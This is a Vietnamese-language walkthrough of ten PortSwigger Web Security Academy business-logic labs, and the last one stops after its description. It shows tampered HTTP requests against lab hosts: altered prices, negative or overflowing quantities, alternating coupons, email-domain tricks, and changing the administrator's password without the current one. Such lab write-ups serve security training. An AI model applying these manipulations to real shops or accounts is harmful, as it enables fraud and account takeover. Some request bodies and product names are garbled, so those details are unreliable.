

1. Lab: Excessive trust in client-side controls

Bước 1: Thử thêm vật phẩm vào giỏ hàng, bắt request và chúng ta thấy được rằng có thể chỉnh sửa giá:

Request

PrettyRawHex

```
1 POST /cart HTTP/2
2 Host: 0ad1005b047b58eac0b8e01800140075.web-security-academy.net
3 Cookie: session=qmKuF4KT8DcGBmV19ukgoR57AF97eJ28
4 Content-Length: 47
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US
10 Upgrade-Insecure-Requests: 1
11 Origin: https://0ad1005b047b58eac0b8e01800140075.web-security-academy.net
12 Content-Type: application/x-www-form-urlencoded
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0ad1005b047b58eac0b8e01800140075.web-security-academy.net/product?productId=2
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 productId=2&redir=PRODUCT&quantity=1&price=3659
```


Response

PrettyRawHexRender

```
1 HTTP/2 302 Found
2 Location: /product?productId=2
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

Bước 2: Đổi giá của jacket sao cho giá < 100\$, sau đó buy và chúng ta đã thành công mua được:

Store credit:
\$63.41

Home | My account |  2

Cart

Name	Price	Quantity
Lightweight "I33I" Leather Jacket	\$0.13	<div>- 2 +</div>

Coupon:

Apply

Total: \$0.26

Place order

Congratulations, you solved the lab!

Share your skills!



Continue learning >>

Store credit:
\$63.15

Home | My account |  0

Your order is on its way!

Name	Price	Quantity
Lightweight "I33I" Leather Jacket	\$1337.00	2


Total: \$0.26

2. Lab: High-level logic vulnerability

Mô tả lab: Phòng thí nghiệm này không kiểm tra đầu vào của người dùng một cách đầy đủ. Bạn có thể khai thác một lỗi logic trong quy trình mua hàng để mua các mặt hàng với giá không mong muốn. Để giải quyết phòng thí nghiệm này, hãy mua một chiếc "Áo khoác da l33t nhẹ".

Bước 1: Đăng nhập và thêm một vật phẩm bất kỳ (vật phẩm cần nhỏ hơn 100\$) vào trong giỏ hàng

Store credit:
\$100.00

Home | My account |  1

Cart

Name	Price	Quantity
Sarcastic 9 Ball	\$17.47	<div>- 1 +</div> <div>Remove</div>

Coupon:

Apply

Total: \$17.47

Place order

Bước 2: Chúng ta thấy rằng ở phần số lượng có thể giảm đến âm:


WebSecurity Academy

High-level logic vulnerability

LAB Not solved

Back to lab description >>

Store credit:
\$100.00

Home | My account |  8

Cart

Name	Price	Quantity
Sarcastic 9 Ball	\$17.47	<div>- 8 +</div> <div>Remove</div>

Coupon:

Apply

Total: -\$139.76

Place order

Request

Response

Inspector

Bước 3: Giảm phần của vật phẩm này sao cho tổng giá tiền của vật phẩm + áo jacket < 100\$:

Store credit:
\$100.00

[Home](#) | [My account](#) |  -75

Cart

Name	Price	Quantity
Lightweight "l33t" Leather Jacket	\$1337.00	<div>- 1 +</div> <div>Remove</div>
Sarcastic 9 Ball	\$17.47	<div>- 76 +</div> <div>Remove</div>

Coupon:

Apply

Total: \$9.28

Place order

Mua thành công áo jacket:

Congratulations, you solved the lab!

Share your skills!



Continue learning >>

Store credit:
\$90.72

[Home](#) | [My account](#) |  0

Your order is on its way!


Name	Price	Quantity
Lightweight "l33t" Leather Jacket	\$1337.00	1
Sarcastic 9 Ball	\$17.47	-76

Total: \$9.28

3. Lab: Inconsistent security controls

Mô tả lab: Website này có logic lỗi cho phép người dùng bất kỳ truy cập vào các chức năng quản trị mà lẽ ra chỉ nhân viên công ty mới được truy cập. Để giải quyết phòng thí nghiệm, bạn cần truy cập vào bảng điều khiển quản trị và xóa người dùng.

Bước 1: Tìm các nội dung của website thông qua Engagement Tools của burpsuite, phát hiện trang của admin:



Thử truy cập vào trang này thì có hiển thị thông tin:

[Home](#) | [My account](#) | [Register](#)

Admin interface only available if logged in as a DontWannaCry user

Bước 2: Thử đăng kí thông tin người dùng, chúng ta thấy được thông tin sau:

Register

If you work for DontWannaCry, please use your @donthannacry.com email address

Username

hergj

Email

Password

Register

Chúng ta thấy được thông tin của trang đăng kí nói rằng, nếu làm việc cho dontwannacry thì sẽ có mail '@donthannacry.com'. Điều này khá trùng khớp với nội dung thông tin mà trang admin đã đưa ra cho chúng ta.

Tiếp tục đăng kí bằng email mà website đã cung cấp:

My Account

Your username is: hergj

Your email is: attacker@exploit-0ae700040368b06f802b0ca201a90029.exploit-server.net

Email

Update email

Bước 3: Đổi email của người dùng thành domain là '@dontwannacry.com', kết quả hiện ra Admin panel:

[Home](#) | [Admin panel](#) | [My account](#) | [Log out](#)

My Account

Your username is: hergj

Your email is: attacker@dontwannacry.com

Email

Update email

Xoá user calos để hoàn thành bài lab:



Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)[Home](#) | [Admin panel](#) | [My account](#)

User deleted successfully!

Users

wiener - [Delete](#)hergj - [Delete](#)

4. Lab: Flawed enforcement of business rules

Mô tả lab: Website này có lỗi logic liên quan đến phần trả tiền

Bước 1: Thử đăng nhập bằng tài khoản và mật khẩu đã cho (wiener:peter)

New customers use code at checkout: NEWCUST5

Store credit:
\$100.00[Home](#) | [My account](#) | 0 | [Log out](#)

My Account

Your username is: wiener

Email

[Update email](#)

Bước 2: Chúng ta thấy rằng, có một mã giảm giá là 'NEWCUST5', tiếp theo thử nhập mã này vào đơn hàng, kết quả đơn hàng đã được giảm 5\$:

Code	Reduction
NEWCUST5	-\$5.00

Total: \$12.47[Place order](#)

Tiếp tục thử nhập lại mã này xem có được áp trùng mã không, kết quả bị từ chối:

Coupon:

Apply

Coupon already applied

Code	Reduction
NEWCUST5	-\$5.00

Total: \$12.47

Bước 3: Nhìn vào phần cuối của page, có phần đăng kí cho newsletter, kết quả hiển thị thêm một mã 'SIGNUP30'

0ac20095030a6aea82588d7e0030005d.web-security-academy.net says

Use coupon SIGNUP30 at checkout!

OK

Tiếp tục thử nhập mã này vào đơn hàng, kết quả đơn hàng đã được giảm 5.24\$:

Code	Reduction
NEWCUST5	-\$5.00
SIGNUP30	-\$5.24

Total: \$7.23

Place order

Bây giờ, thử nhập lại mã 'NEWCUST5' xem có nhập lại được không, kết quả mã này đã được nhập lại và được trừ tiền thành công:

Coupon:

Add coupon



Apply

Code	Reduction
NEWCUST5	-\$5.00
SIGNUP30	-\$5.24
NEWCUST5	-\$5.00

Total: \$2.23

Lỗi của website này chính là chỉ check sự trùng lặp với mã tại thời điểm vừa nhập. Nên vì thế để khai thác lỗi này, chúng ta chỉ cần nhập số le 2 mã là được:

Congratulations, you solved the lab!

Share your skills!   Continue learning >>

New customers use code at checkout: NEWCUST5

Store credit:
\$100.00

[Home](#) | [My account](#) |  0

Your order is on its way!

Name	Price	Quantity
Lightweight "l33t" Leather Jacket	\$1337.00	1
NEWCUST5	-\$5.00	
SIGNUP30	-\$401.10	
NEWCUST5	-\$5.00	
SIGNUP30	-\$401.10	
NEWCUST5	-\$5.00	
SIGNUP30	-\$401.10	
NEWCUST5	-\$5.00	
SIGNUP30	-\$401.10	

Total: \$0.00

5. Lab: Low-level logic flaw

Mô tả Lab: Website này không xác thực đầu vào của người dùng một cách đầy đủ. Bạn có thể khai thác một lỗ hổng logic trong quy trình mua hàng của nó để mua các mặt hàng với giá không như ý muốn.

Bước 1: Thêm áo [Lightweight "l33t" Leather Jacket](#) vào trong giỏ hàng:

Name	Price	Quantity
Lightweight "I33t" Leather Jacket	\$1337.00	<div>- 1 +</div> Remove

Coupon:

Apply

Total: \$1337.00

Bước 2: Bắt request của phần cart, phần quantity max chỉ được 99:

Request

Pretty

Raw

Hex

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

21

22

23

POST /cart HTTP/2

Host: 0alb0030038d16bc80c83faa003800e1.web-security-academy.net

Cookie: session=WVFVaGPD5sZLAHo5QhxcHiFZRMylndSN

Content-Length: 35

Cache-Control: max-age=0

Sec-Ch-Ua: "Not(A)Brand";v="8", "Chromium";v="126"

Sec-Ch-Ua-Mobile: ?0

Sec-Ch-Ua-Platform: "Windows"

Accept-Language: en-US

Upgrade-Insecure-Requests: 1

Origin: https://0alb0030038d16bc80c83faa003800e1.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Referer: https://0alb0030038d16bc80c83faa003800e1.web-security-academy.net/cart

Accept-Encoding: gzip, deflate, br

Priority: u=0, i

productId=1&quantity=100&redir=CART

Response

Pretty

Raw

Hex

Render

1

2

3

4

5

6

HTTP/2 400 Bad Request

Content-Type: application/json; charset=utf-8

X-Frame-Options: SAMEORIGIN

Content-Length: 29

"Invalid parameter: quantity"

Bước 3: Đưa request vào phần intruder, kết quả:

Name	Price	Quantity
Lightweight "I33t" Leather Jacket	\$1337.00	<div>- 152560 +</div> Remove

Coupon:

Apply

Total: -\$10775644.80

Do quá nhiều đơn hàng nên tổng giá tiền đã trở về âm, tuy nhiên vẫn không mua được vì do tổng số tiền bé hơn 0. Tuy nhiên khi chúng ta thêm lại sản phẩm thì số tiền vẫn được cộng vào tổng giá tiền. Nhờ lỗi này chúng ta sẽ tăng số tiền gần chạm mốc 0\$:

Name	Price	Quantity
Lightweight "I33t" Leather Jacket	\$1337.00	<div>- 32123 +</div> <div>Remove</div>
Conversation Controlling Lemon	\$70.81	<div>- 6 +</div> <div>Remove</div>

Coupon:

Add coupon

Apply

Total: -\$797.10

Place order

Đơn giản tiếp tục thêm một sản phẩm mới và thì giá tiền sẽ lớn hơn 0:

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

Store credit:
\$47.38

[Home](#) | [My account](#) | [0](#)

Your order is on its way!

Name	Price	Quantity
Lightweight "I33t" Leather Jacket	\$1337.00	32123
Conversation Controlling Lemon	\$70.81	18
Total: \$52.62		

6. Lab: Inconsistent handling of exceptional input

Mô tả Lab: Website này không xác thực đầu vào người dùng một cách đầy đủ. Bạn có thể khai thác một lỗ hổng logic trong quy trình đăng ký tài khoản để truy cập vào chức năng quản trị.

Bước 1: Thử truy cập vào trang admin của website, kết quả:

<https://0a360072045c1944812e986a008b00b9.web-security-academy.net/admin>

WebSecurity Academy

Inconsistent handling of exceptional input

LAB Not solved

[Email client](#) [Back to lab description >>](#)

[Home](#) | [My account](#) | [Register](#)

Admin interface only available if logged in as a DontWannaCry user

Web Security Academy 

[Back to lab description >>](#)

Bước 3: Từ bước 2, chúng ta chỉ cần giảm email trên 17 ký tự, sau đó thêm domain '@dontwannacry.com..exploit-0a7d00a5044419a2813197940173001b.exploit-server.net', kết quả đăng kí thành công, và tài khoản đã hiển thị chức năng admin panel và xóa được tài khoản carlos

Congratulations, you solved the lab!

Share your skills!



Continue learning >>

[Home](#) | [Admin panel](#) | [My account](#)

User deleted successfully!

Users

wiener - [Delete](#)

hergj - [Delete](#)

hergj1 - [Delete](#)

hergj4 - [Delete](#)

hergj6 - [Delete](#)

7. Lab: Weak isolation on dual-use endpoint

Mô tả lab: Website này đưa ra một giả định sai lầm về mức độ đặc quyền của người dùng dựa trên đầu vào của họ. Kết quả là, bạn có thể lợi dụng logic của các tính năng quản lý tài khoản để truy cập vào tài khoản của những người dùng khác một cách tùy ý.

Bước 1: Đăng nhập vào tài khoản wiener:peter và thử thay đổi mật khẩu:

My Account

Your username is: wiener

Email

[Update email](#)

Username
wiener

Current password

New password

Confirm new password

[Change password](#)

Bắt request của phần thay đổi mật khẩu, chúng ta thấy rằng, nếu xóa current password thì vẫn có thể thay đổi mật khẩu thành công:

Request

PrettyRawHex

1 POST /my-account/change-password HTTP/2
2 Host: 0ab100ef04e158cabd548e11001f00a8.web-security-academy.net
3 Cookie: session=biChsYUZhk8ElkroaQmqQan3LEghvmP0
4 Content-Length: 87
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
7 Sec-Ch-Ua-Mobile: 70
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US
10 Upgrade-Insecure-Requests: 1
11 Origin: https://0ab100ef04e158cabd548e11001f00a8.web-security-academy.net
12 Content-Type: application/x-www-form-urlencoded
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
14 Accept:
15 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-User: ?1
19 Referer: https://0ab100ef04e158cabd548e11001f00a8.web-security-academy.net/my-account/change-password
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 csrf=QfXlgAvG1qrWlvbyMY05g5q5Ahs27Luusername=wiener&new-password=1=2&new-password=2=2

Response

PrettyRawHexRender

Web Security Academy

Weak isolation on dual-use endpoint
[LAB](#) [Not solved](#)
[Back to lab description >>](#)

Home | My account

Password changed successfully!
[Back](#)

Bước 2: Đổi username thành administrator xem điều gì xảy ra, kết quả thành công đổi được mật khẩu của admin:

Request

PrettyRawHex

1

POST /my-account/change-password HTTP/2

2

Host: 0ab100ef04e158cabd548e11001f00a8.web-security-academy.net

3

Cookie: session=k1CHsYU2bkkE2IkxoaCmqQan3LgqhvvaP0

4

Content-Length: 94

5

Cache-Control: max-age=0

6

Sec-Ch-Ua: "Not(A)Brand";v="8", "Chromium";v="126"

7

Sec-Ch-Ua-Mobile: ?0

8

Sec-Ch-Ua-Platform: "Windows"

9

Accept-Language: en-US

10

Upgrade-Insecure-Requests: 1

11

Origin: https://0ab100ef04e158cabd548e11001f00a8.web-security-academy.net

12

Content-Type: application/x-www-form-urlencoded

13

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36

14

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

15

Sec-Fetch-Site: same-origin

16

Sec-Fetch-Mode: navigate

17

Sec-Fetch-User: ?1

18

Sec-Fetch-Dest: document

19

Referer: https://0ab100ef04e158cabd548e11001f00a8.web-security-academy.net/my-account/change-password

20

Accept-Encoding: gzip, deflate, br

21

Priority: u=0, i

22

23

csrf=QfK1gAvG1qrWkxvbyHY05g9q5Ahs27Lu&username=administrator&new-password-1=2&new-password-2=2

Response

PrettyRawHexRender

Web Security Academy

Weak isolation on dual-use endpoint

LAB Not solved

Back to lab description >>

Home | My account

Password changed successfully!

Back

Đăng nhập và xóa mật khẩu thành công:

Web Security Academy

Weak isolation on dual-use endpoint

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! | Continue learning >>

Home | Admin panel | My account

User deleted successfully!

Users

wiener - Delete

8. Lab: Insufficient workflow validation

Mô tả lab: Phòng thí nghiệm này đưa ra những giả định sai lầm về trình tự sự kiện trong quy trình mua hàng. Để giải quyết phòng thí nghiệm này, hãy khai thác điểm yếu này để mua một "Áo khoác da nhẹ I33t".

Bước 1: Đăng nhập vào tài khoản wiener:peter:

Store credit:

\$100.00

Home | My account | 0 | Log out

My Account

Your username is: wiener

Email

Update email

Bước 2: Thử mua đồ, bắt request của GET:

Request

```
1 GET /cart/order-confirmation?order-confirmed=true HTTP/2
2 Host: 0a0c001a0365b67c81bef260008a0059.web-security-academy.net
3 Cookie: session=MIn59VSy77xHLo8tOFgKAJeMM02MLH
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/126.0.6478.127 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
  apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Not(A)Brand";v="8", "Chromium";v="126"
13 Sec-Ch-Ua-Mobile: ?0
14 Sec-Ch-Ua-Platform: "Windows"
15 Accept-Language: en-US
16 Referer: https://0a0c001a0365b67c81bef260008a0059.web-security-academy.net/cart
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20
```

Response

Kết quả trả về là Location: /cart/order-confirmation?order-confirmed=true

Bước 3: Thử đặt lại áo jacket, sau đó send lại request, kết quả:

Request

```
1 GET /cart/order-confirmation?order-confirmed=true HTTP/2
2 Host: 0a0c001a0365b67c81bef260008a0059.web-security-academy.net
3 Cookie: session=MIn59VSy77xHLo8tOFgKAJeMM02MLH
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/126.0.6478.127 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
  apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Not(A)Brand";v="8", "Chromium";v="126"
13 Sec-Ch-Ua-Mobile: ?0
14 Sec-Ch-Ua-Platform: "Windows"
15 Accept-Language: en-US
16 Referer: https://0a0c001a0365b67c81bef260008a0059.web-security-academy.net/cart
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20
```

Response

Web Security Academy

Insufficient workflow validation

LAB Solved

Back to lab description >>

Congratulations, you solved the lab! Share your skills! Continue learning >>

Store credit: \$75.72

Your order is on its way!

Name	Price	Quantity
Lightweight "133t" Leather Jacket	\$1337.00	1

Total: \$1337.00

9. Lab: Authentication bypass via flawed state machine

Mô tả lab: Website này đưa ra các giả định sai về trình tự các sự kiện trong quá trình đăng nhập. Để giải quyết phòng thí nghiệm này, hãy khai thác lỗ hổng này để bỏ qua quá trình xác thực, truy cập vào giao diện quản trị, và xóa người dùng tên carlos.

Bước 1: Đăng nhập vào tài khoản wiener:peter. Chúng ta thấy rằng khi đăng nhập vào website thì website hiển thị roles của user là user hay author:

Please select a role

User

Select

Bước 2: Đăng xuất tài khoản, sử dụng tính năng intercept để đăng nhập lại, đến phần role - selector thì drop request:

The screenshot shows the Web Security Academy lab interface and the Burp Suite Professional tool. The lab interface displays a login form with the username 'wiener' and a 'Log in' button. The Burp Suite Professional tool is open, showing the 'Intercept' tab with a list of intercepted requests. The first request is a GET request to /role-selector HTTP/2. The 'Inspector' tab on the right shows the request details, including headers and cookies.

The screenshot shows the Burp Suite Professional tool. The 'Error' tab displays a message: 'Request was dropped by user.' The 'WebSockets message' tab shows a message from https://0a3b000c03e7722d84d84f0f004200f3.web-security-academy.net/academyLabHeader. The 'Inspector' tab on the right shows the message details, including a logo and a description of the message inspector.

Bước 3: Chuyển địa chỉ thành /admin sau đó forward thì hiện ra trang của admin:



Users

wiener - [Delete](#)carlos - [Delete](#)

10. Lab: Infinite money logic flaw

Mô tả lab: Phòng thí nghiệm này có một lỗ hổng logic trong quy trình mua hàng. Để giải quyết phòng thí nghiệm, khai thác lỗ hổng này để mua một "Áo khoác da l33t nhẹ".